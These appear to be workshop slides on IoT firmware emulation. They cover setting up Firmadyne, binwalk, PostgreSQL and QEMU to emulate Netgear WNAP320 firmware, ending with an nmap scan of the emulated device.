IoT Firmware Emulation

Speaker : Cheng-Yen Chung

Feb 12, 2022


Outline

1. Download File
2. Introduction
3. Firmadyne Setup
4. IoT Emulation
5. Security Testing
6. Summarization

Download File

Experimental Environment

1. Get this Slide :
    Open Windows Explorer
        ftp://X.X.X.X
        IP is given on the day
        Download it



Experimental Environment

1. Download Oracle VirtualBox : https://www.virtualbox.org/

2. Download OVA (Open Virtualization Format) file : and slide (If you don't have a file yet)


Google drive 1 : Link

Google drive 2 : Link

Mega : Link


Introduction

IoT Device




- Rapid development of IoT devices
- Everywhere in life
- However, the design is relatively fragile
- Easy target for attackers

Fileless IoT Attacks



IoT Security Testing



Physical device

- Higher cost
- Hardware Resource Limitations

Partial emulation


- Hardware-in-the-loop
- Difficult to conduct large-scale parallelization tests


Full emulation

- Low Cost
- Can be tested on a large scale
- Authenticity can still be improved


Firmadyne Setup

Import OVA File






Import OVA File



Turn on the virtual machine



Operating system :
Ubuntu 18.04
Desktop

User name :
example

Password :
220212

Install Its Dependencies

1. Open terminal

2. Install

$ sudo apt-get install busybox-static fakeroot git dmsetup kpartx netcat-openbsd nmap python-psycopg2 python3-psycopg2 snmp uml-utilities util-linux vlan python3-pip vim

3. Python3 setting

$ python3 -m pip install --upgrade pip

$ sudo ln -s /usr/bin/pip3 /usr/bin/pip

4. Clone firmadyne

$ git clone --recursive https://github.com/firmadyne/firmadyne.git

Install Binwalk

Binwalk for firmware extraction

1. Clone binwalk

```
$ git clone https://github.com/ReFirmLabs/binwalk.git
```

2. Setup

```
$ cd binwalk
$ sudo ./deps.sh –yes
$ sudo python3 ./setup.py install
```

3. Install package

```
$ sudo -H pip3 install git+https://github.com/ahupp/python-magic
$ sudo -H pip3 install git+https://github.com/sviehb/jefferson
```

Install Database

Use PostgreSQL

1. Install PostgreSQL

```
$ sudo apt-get install postgresql –y
```

2. Database setting

```
$ sudo -u postgres createuser -P firmadyne
        # with password : firmadyne
$ sudo -u postgres createdb -O firmadyne firmware
$ cd ..
$ sudo -u postgres psql -d firmware < ./firmadyne/database/schema
```

Download Binaries & Install QEMU

1. Download Binaries

```
$ cd ./firmadyne
$ ./download.sh
```

2. Install QEMU

```
$ sudo apt-get install qemu-system-arm qemu-system-mips qemu-system-x86 qemu-utils -y
```

IoT Emulation

Set FIRMWARE_DIR

Open firmadyne/firmadyne.config and set FIRMWARE_DIR

```
#!/bin/sh

# uncomment and specify full path to FIRMADYNE repository
FIRMWARE_DIR=/home/example/firmadyne/

# specify full paths to other directories
BINARY_DIR=${FIRMWARE_DIR}/binaries/
TARBALL_DIR=${FIRMWARE_DIR}/images/
SCRATCH_DIR=${FIRMWARE_DIR}/scratch/
SCRIPT_DIR=${FIRMWARE_DIR}/scripts/

# functions to safely compute other paths
```

Download Firmware & Extract

IoT device : Netgear WNAP320
Wireless Access Point

1. Download Firmware

$ wget http://www.downloads.netgear.com/files/GDC/WNAP320/WNAP320%20Firmware%20Version%202.0.3.zip

2. Firmware Extraction

$ sudo python3 ./sources/extractor/extractor.py -b Netgear -sql 127.0.0.1 -np -nk "WNAP320 Firmware Version 2.0.3.zip" images

* Remember to use Python3 with root privileges
* Then you can get an ID : 1

Emulation Settings

1. Get ARCH

```
$ ./scripts/getArch.sh ./images/1.tar.gz
# password : firmadyne
```

2. Load the contents into the database

```
$ ./scripts/tar2db.py -i 1 -f ./images/1.tar.gz
# password : firmadyne
```

3. Create the QEMU disk image

```
$ sudo ./scripts/makeImage.sh 1
# password : firmadyne
```


IoT Emulation

1. Infer the network configuration

```
$ ./scripts/inferNetwork.sh 1
        # password : firmadyne
```

2. Emulate firmware

```
$ ./scratch/1/run.sh
```



Security Testing

Scan Services

Device IP : 192.168.0.100

You can use ifconfig to confirm

$ ifconfig

Use nmap to scan services

$ nmap 192.168.0.100

